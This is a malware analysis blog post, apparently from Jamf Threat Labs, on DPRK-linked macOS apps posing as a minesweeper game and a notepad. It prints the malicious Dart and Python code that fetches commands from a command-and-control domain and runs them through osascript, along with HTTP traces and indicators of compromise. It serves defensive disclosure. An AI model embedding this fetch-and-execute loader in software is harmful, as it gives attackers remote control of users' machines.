
APT Actors Embed Malware within macOS Flutter Applications




```
Future<void> main() async {
  WidgetsFlutterBinding.ensureInitialized();
  await EasyLocalization.ensureInitialized();
  var script = getScriptFromServer()
  var evil = await
           Process.run('osascript', ['-e', script]);
  runApp(
    EasyLocalization(
      path: LocalizationManager.path,
      fallbackLocale: LocalizationManager.fallbackLocale,
      supportedLocales:
            LocalizationManager.supportedLocales,
      child: const MyApp(),
    ),
  );
}
```

By Ferdous Saljooki and Jaron Bradley

Introduction

Earlier this month Jamf Threat Labs discovered samples uploaded to VirusTotal that are reported as clean despite showing malicious intent. The domains and techniques in the malware align closely with those used in other DPRK malware and show signs that at one point in time, the malware was signed and had even temporarily passed Apple's notarization process. It's unclear in this case if the malware has been used against any targets, or if the attacker is preparing for a new form of delivery.



f3d0b74410e6eb732579ba55b4e79fd63214e6fe78c9cc89aeb1dbcab7dec339
arjun.minesweeper
macho arm multi-arch 64bits signed invalid-signature

Size
134.94 KB


Last Analysis Date
22 days ago

The Packaging

The discovered malware came in three forms. A Go variant, a Python variant built with Py2App, and a Flutter built application. This blog post will focus on the Flutter built application as we find it the most interesting due to its complexity in reversing.

Flutter is a framework developed by Google that simplifies app design for cross-platform applications. If a developer is designing an app in which they want to look consistent across macOS, iOS, and Android, Flutter could be a viable option.

Applications built using Flutter lead to a uniquely designed app layout that provides a large amount of obscurity to the code. This is due to the fact that code written into the main app logic using the Dart programming language ends up held within a dylib that is later loaded by the Flutter engine.




A Image created by threat labs that shows the layout of a Flutter app

The image above shows the layout of a standard Flutter application with two notable files. A main Flutter application, and an dylib file that gets assigned the name, `App`. To make matters more confusing, this dylib is not directly loaded by the main application. Due to the complex nature in which Flutter compiles its applications, this dylib is not listed as a shared Library within the primary machO file. There is nothing inherently malicious about this app architecture, it just happens to provide a good avenue of obfuscation by design.

The Malware

The Flutter applications that were created by the malware author are considered to be a stage one payload. We initially identified six infected applications five of which were signed using a developer signature. At the time of our discovery, Apple had already revoked these signatures.

```
BALTIMORE JEWISH COUNCIL, INC. (3AKYHFR584)
FAIRBANKS CURLING CLUB INC. (6W69GC943U)
```





```
minesweeper is validly signed, but notarization revoked!
(Signer: Apple Dev-ID)

minesweeper
/private/tmp/New Updates in Crypto Exchange (2024-08-28).app

 Item Type: Application
    Hashes: View Hashes
  Entitled: None
Sign Auths: › Developer ID Application: BALTIMORE JEWISH COUNCIL, INC. (3AKYHFR584)
            › Developer ID Certification Authority
            › Apple Root CA
```

One application was titled `New Updates in Crypto Exchange (2024-08-28).app` (7cb8a9db65009f780d4384d5eaba7a7a5d7197c4) which was built using Flutter and developed with the Dart programming language. When executed, the victim is presented with a functional minesweeper game. The game itself appears to be a clone of a basic open-source Flutter game on GitHub which is a project designed for iOS. By cloning the project and modifying some project settings, it can easily be compiled to run on macOS.





Due to modifications made to the app, a network request is made to the domain `mbupdate[.]linkpc[.]net` upon starting the app. This caught our attention as this domain has been used by DPRK malware in the past.

Below is the GET request for the stage two malware over HTTPS.

```
GET /pkg/ HTTP/1.1
user-agent: dart-crx-update-request/1.0
accept-encoding: gzip
host: mbupdate[.]linkpc[.]net
content-length: 0
```

Unfortunately, at the time of our analysis the server was responding with a 404 message.

```
HTTP/1.1 404 Not Found
Date: Wed, 30 Oct 2024 15:21:02 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Content-Length: 306
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at mbupdate[.]linkpc[.]net Port 443</address>
</body></html>
```

As expected due to the app architecture, the compiled Dart code makes it into the App dylib file located at the path `New Updates in Crypto Exchange (2024-08-28).app/Contents/Frameworks/App.framework/Versions/A/App` (a2cd8cf70629b5bb0ea62278be627e21645466a3).

```
New Updates in Crypto Exchange (2024-08-28).app
└── Contents
    ├── Frameworks
    │   ├── App.framework
    │   │   ├── App -> Versions/Current/App <----HOLDS MALICIOUS CODE
    │   ├── FlutterMacOS.framework
    │   ├── audio_session.framework
    │   ├── in_app_review.framework
    │   ├── just_audio.framework
    │   ├── path_provider_foundation.framework
    │   ├── share_plus.framework
    │   └── shared_preferences_foundation.framework
    ├── Info.plist
    ├── MacOS
    │   └── minesweeper
    ├── PkgInfo
    └── Resources
```

As we see from the nm output below, the presence of snapshot-related symbols such as _kDartVmSnapshotData and _kDartIsolateSnapshotInstructions suggests that the application's operational logic is heavily embedded within precompiled Dart snapshots, complicating analysis and decompilation efforts.

```
nm "New Updates in Crypto Exchange (2024-08-28).app/Contents/Frameworks/App.framework/Versions/A/App"
00000000002f0200 S _kDartIsolateSnapshotData
000000000000c440 T _kDartIsolateSnapshotInstructions
00000000002e74c0 S _kDartVmSnapshotData
0000000000001b80 T _kDartVmSnapshotInstructions
                 U dyld_stub_binder
```

Taking a closer look at strings we can quickly determine some of the supported functionality. As expected we see the domain and user-agent strings within the dylib but the presence of the `osascript` string is quite interesting as it likely indicates capabilities around AppleScript execution.

```
strings - App
....
dart-crx-update-request/1.0
```


```
dart-crx-update-request/1.0
mbupdate[.]linkpc[.]net
mbupdate[.]linkpc[.]net
osascript
osascript
....
```

For testing purposes, we redirected traffic from the malicious domain within a local test environment and confirmed that the malware does indeed execute any AppleScript code returned by a valid HTTP response. Our testing showed that the stage two AppleScript must be written backwards in order to be successfully executed by the malware.

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
content-length: 51

".revres eht morf egassem a si sihT" golaid yalpsid
```

Below is an example of a dialog box message executed via a remote Applescript.



This is a message from the server.

In the past, we have observed DPRK adapting to use native AppleScript payloads, so we suspect similar payloads may be leveraged by the attacker to compromise macOS systems.

Golang Variant

We identified a Golang variant of the malware with similar functionality, titled `New Era for Stablecoins and DeFi, CeFi (Protected).app` (0b9b61d0fffd52e6c37df37dfdffefc0e121acf7). Our friends at SentinelOne put out a recent blog post on an infection vector that uses this exact same file name attributing it to the same threat actor.

As mentioned, this variant was previously signed and notarized by Apple, but its signature has since been revoked.


```
Hello is validly signed, but notarization revoked!
(Signer: Apple Dev-ID)

Hello
/Users/zoo/Downloads/New Era for Stablecoins and DeFi, CeFi (Protected).app

Item Type: Application
   Hashes: View Hashes
 Entitled: None
Sign Auths: › Developer ID Application: FAIRBANKS CURLING CLUB INC. (6W69GC943U)
            › Developer ID Certification Authority
            › Apple Root CA
```

Similar to the Flutter variant, the executable titled `Hello` (bc6b446bad7d76909d84e7948c369996b38966d1) makes a GET request to `hXXps://mbupdate[.]linkpc[.]net/update.php` using the user-agent `CustomUpdateUserAgent`.

```
GET /update.php HTTP/1.1
Host: mbupdate[.]linkpc[.]net
```

```
User-Agent: CustomUpdateUserAgent/1.0
Accept-Encoding: gzip
content-length: 0
```


It invokes `osascript` to run any AppleScript payload received in the server response.

```
loc_122eff5:
    rax = _io.ReadAll(rdi, rsi, rdx, rcx, r8, r9, stack[-184], stack[-176]);
....
            _os/exec.Command(0x2, rsi, 0x122f3c9, &var_38, r8, r9, stack[-184], stack[-176], stack[-168], stack[-160]);
            rax = _os/exec.(*Cmd).CombinedOutput(0x2, rsi, 0x122f3c9, &var_38, r8, r9, stack[-184]);
....
```

Python Variant

The Python variant is packaged as a standalone application bundle using Py2App.

The app bundle titled `Runner.app` (ee22e7768e0f4673ab954b2dd542256749502e97) is signed ad-hoc and launches a functional Notepad application.



```
hello world
```

The boot script located at `Runner.app/Contents/Resources/__boot__.py` executes a Python script named `notepad_.py` (6f280413a40d41b8dc828250bbb8940b219940c5). This script leverages tkinter, a built-in Python library for creating GUI applications, for features like opening, editing, and saving files.

However, embedded within this script is malicious logic that fetches and executes remote code. Similar to the Flutter variant, the `init` method sends a GET request to `hXXps://mbupdate[.]linkpc[.]net/update.php`, and if a valid response is received, the content is passed to the `update()` method.

```
    def __init__(self,**kwargs):
        # Check update
        try:
            headers = {'User-Agent': 'python-update-request/1.
10.1'}
            response = requests.get('hXXps://mbupdate[.]linkpc
[.]net/update.php', headers=headers, timeout=5)
            if response.status_code == 200:
                #print(response.text)
                self.update(response.text)
                self.__root.destroy()
        except:
            pass
```

The `update()` method uses `osascript` to execute the server response as AppleScript, allowing the attacker to run arbitrary commands or payloads on the victims system.

```
    def update(self, content):
        cmd = """osascript -e '{}'""".format(content)
        os.system(cmd)
```

Conclusion

The malware discovered in this blog posts shows strong signs that it is likely testing for greater weaponization. This theory stems from the fact that the actor is known for putting together highly convincing social engineering campaigns from start to finish and the file names seen here do not align with the content displayed to the user within the Flutter built applications. This could perhaps be an attempt to see if a properly signed app with malicious code obscured within a dylib could get approved by Apple's notarization server as well as slide under the radar of antivirus vendors.

It is not unheard of for actors to embed malware within a Flutter based application, however, this is the first we've seen of this attacker using it to go after macOS devices. Although the question remains open on if this was real malware, or a test for a new way to weaponize malware, we remain vigilant in monitoring for further activity by the actor.

IoCs

```
ARCHIVES/APPS
6fa932f4eb5171affb7f82f88218cca13fb2bfdc (Multisig Risk in Stablecoin (Solana).zip - flutter variant)
"Multisig Risk in Stablecoin (Solana).app"

a12ad8d16da974e2c1e9cfe6011082baab2089a3 (arjun.minesweeper.zip - flutter variant)
"New Updates in Crypto Exchanges (2024-09-01).app"

eadfafb35db1611350903c7a76689739d24b9e5c (arjun.minesweeper.zip - flutter variant)
"Multisig Risks in Stablecoin and Crypto Assets (EigenLayer).app"

7cb8a9db65009f780d4384d5eaba7a7a5d7197c4 (arjun.minesweeper.zip - flutter variant)
"New Updates in Crypto Exchange (2024-08-28).app"

0b9b61d0fffd52e6c37df37dfdffefc0e121acf7 (com.christy.gohello.zip - golang variant)
"New Era for Stablecoins and DeFi, CeFi (Protected).app"

ee22e7768e0f4673ab954b2dd542256749502e97 (Runner (1).zip - python variant)
"Runner.app"

DYLIB
a2cd8cf70629b5bb0ea62278be627e21645466a3 (App - flutter variant)
6664dfdbce1e6311ea02aa2827a866919a5659cc (App - flutter variant)
```

```
MACHO
dd38d7097a3359dc0d1c999225286a2f651b154e (minesweeper - universal - flutter variant)
9598e286142af837ee252de720aa550b3bea79ea (minesweeper - arm - flutter variant)
90e0e88e5b180eb1663c2b2cfe9f307ed03a301b (minesweeper - x86 - flutter variant)

710f84c42ba79de7eebb2021383105ae18c0c197 (minesweeper - universal - flutter variant)
5bf18435eb0dbb31e4056549f6ec880793f49a82 (minesweeper - arm - flutter variant)
2460c6ac4d55c34e3cc11c53f2e8c136682ac934 (minesweeper - x86 - flutter variant)

bc6b446bad7d76909d84e7948c369996b38966d1 (hello - universal - golang variant)
4476788a3178d53297caffca8ea21ab95352fc56 (hello - arm - golang variant)
3f51182029a2d4ed9c7cc886eb7666810904f9df (hello - x86 - golang variant)

PYTHON
6f280413a40d41b8dc828250bbb8940b219940c5 (notepad_.py - python variant)

TEAMID
BALTIMORE JEWISH COUNCIL, INC. (3AKYHFR584)
FAIRBANKS CURLING CLUB INC. (6W69GC943U)

DOMAIN
```

```
mbupdate[.]linkpc[.]net -> 172.86.102[.]98 (c2)


USER-AGENTS
dart-crx-update-request/1.0
CustomUpdateUserAgent/1.0
python-update-request/1.10.1
```